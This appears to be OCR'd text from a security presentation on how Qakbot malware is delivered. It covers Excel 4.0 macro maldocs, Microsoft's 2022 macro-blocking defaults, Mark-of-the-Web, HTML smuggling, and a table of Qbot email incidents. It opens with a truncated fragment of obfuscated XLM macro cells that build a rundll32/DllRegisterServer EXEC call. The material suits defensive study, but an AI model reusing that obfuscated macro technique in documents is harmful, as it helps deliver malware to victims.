' CELL:T18       , PartialEvaluation   , =RIGHT("UIGTRTDRBDRDRTDDDBDTHndll32",6)
' CELL:T19       , PartialEvaluation   , "=RIGHT(""FXNYXTFMHGYJCGJGCY&=LEFT(""",DllRegister234325423425""",12)"",12
)&Server"
' CELL:T20       , PartialEvaluation   , "=LEFT(987654321,0)==LEFT(987654321,0)==LEFT(987654321,0)==LEFT(987654321,0)
==LEFT(987654321,0)==LEFT(987654321,0)==LEFT(987654321,0)==LEFT(987654321,0)==LEFT(987654321,0)==LEFT(987654321,0)==L
EFT(987654321,0)==LEFT(987654321,0)==EXEC(=RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru&=RIGHT("""UIGTRTDRBDRDR
```

Qakbot Maldoc (Excel 4.0 macros) (2)




Qakbot Maldoc (Excel 4.0 macros) (3)





Disabling Excel 4.0 Macros By Default

- January 2022 – Microsoft has announced that *Excel 4.0 (XLM) macros will now be disabled by default* to protect customers from malicious documents.



Excel 4.0 (XLM) macros now restricted by default for customer protection

By Catherine Pidgeon

Published Jan 19 2022 11:38 AM 24.9K Views


In July of 2021, we released a new Excel Trust Center setting option to restrict the usage of Excel 4.0 (XLM) macros. As planned, we have now made this setting the default when opening Excel 4.0 (XLM) macros. This will help our customers protect themselves against related security threats.

Customers can manage this setting by following the instructions shared in the original blog:
Restrict usage of Excel 4.0 (XLM) macros with new macro settings control - Microsoft Tech Community.

Availability:
This setting now defaults to Excel 4.0 (XLM) macros being disabled in Excel (Build 16.0.14427.10000)
Per the original blog post, Administrators can also use the existing Microsoft 365 applications policy control to configure this setting. Get the latest Office Administrative Template files.

Blocking Internet Macros

- February 2022 – Microsoft announced that they would begin to *block macro execution* in popular Microsoft Office file types.



For years Microsoft Office has shipped powerful automation capabilities called active content, the most common kind are macros. While we provided a notification bar to warn users about these macros, users could still decide to enable the macros by clicking a button. Bad actors send macros in Office files to end users who unknowingly enable them, malicious payloads are delivered, and the impact can be severe including malware, compromised identity, data loss, and remote access. See more in this blog post.

> *"A wide range of threat actors continue to target our customers by sending documents and luring them into enabling malicious macro code. Usually, the malicious code is part of a document that originates from the internet (email attachment, link, internet download, etc.). Once enabled, the malicious code gains access to the identity, documents, and network of the person who enabled it."*
> - Tom Gallagher, Partner Group Engineering Manager, Office Security

For the protection of our customers, we need to make it more difficult to enable macros in files obtained from the internet.

Changing Default Behavior

We're introducing a default change for five Office apps that run macros:

VBA macros obtained from the internet will now be blocked by default.

For macros in files obtained from the internet, users will no longer be able to enable content with a click of a button. A message bar will appear for users notifying them with a button to learn more. The default is more secure and is expected to keep more users safe including home users and information workers in managed organizations.

> *"We will continue to adjust our user experience for macros, as we've done here, to make it more difficult to trick users into running malicious code via social engineering while maintaining a path for legitimate macros to be enabled where appropriate via Trusted Publishers and/or Trusted Locations."*
> - Tristan Davis, Partner Group Program Manager, Office Platform

Mark-of-the-Web (MotW)

- This new security measure is achieved by assigning a hidden value, known as Mark of the Web ("MotW"), to files originating from the Internet.
- Mark-of-the-Web from a red team's perspective (*Outflank MotW 2020*)

End User Experience

Once a user opens an attachment or downloads from the internet an untrusted Office file containing macros, a message bar displays a Security Risk that the file contains Visual Basic for Applications (VBA) macros obtained from the internet with a **Learn More** button.

SECURITY RISK Microsoft has blocked macros from running because the source of this file is untrusted. Learn More

A message bar displays a Security Risk showing blocked VBA macros from the internet


The **Learn More** button goes to an article for end users and information workers that contains information about the security risk of bad actors using macros, safe practices to prevent phishing & malware, and instructions on how to enable these macros by saving the file and removing the Mark of the Web (MOTW).

What is Mark of the Web (MOTW)?

The MOTW is an attribute added to files by Windows when it is sourced from an untrusted location (Internet or Restricted Zone). The files must be saved to a NTFS file system, the MOTW is not added to files on FAT32 formatted devices.

IT Administrator Options

This chart shows the evaluation flow for Office files with VBA macros and MOTW:





Evaluation flow for Office files with VBA macros and MOTW


MACRO
MALWARE
HTML
SMUGGLING
IMG
FOLLINA
ISO
WITH LINK


HTML Smuggling

- August 14, 2018 – Outflank published a blog post about HTML smuggling technique.
- QakBot was distributed via a complex infection chain using HTML smuggling and DLL side-loading to evade detection.





https://micahbabinski.medium.com/html-smuggling-detection-5adefebb6841





And yes…We got hit

Tags	#Attr.	#Corr.	Date	Info	
Internal Mail, Qbot, tlp:green	110	3	2022-12-23	Qbot from email hunting	HTML smuggling
Internal Mail, Qbot, ioc-verified, tlp:green	112	3	2022-12-20	Qbot from email hunting	PDF contains URI
Internal Mail, Qbot, ioc-verified, tlp:green	109	3	2022-12-14	Qbot from email hunting	HTML smuggling
Internal Mail, Qbot, tlp:green	117	3	2022-10-25	Qbot from email hunting	Email with download link

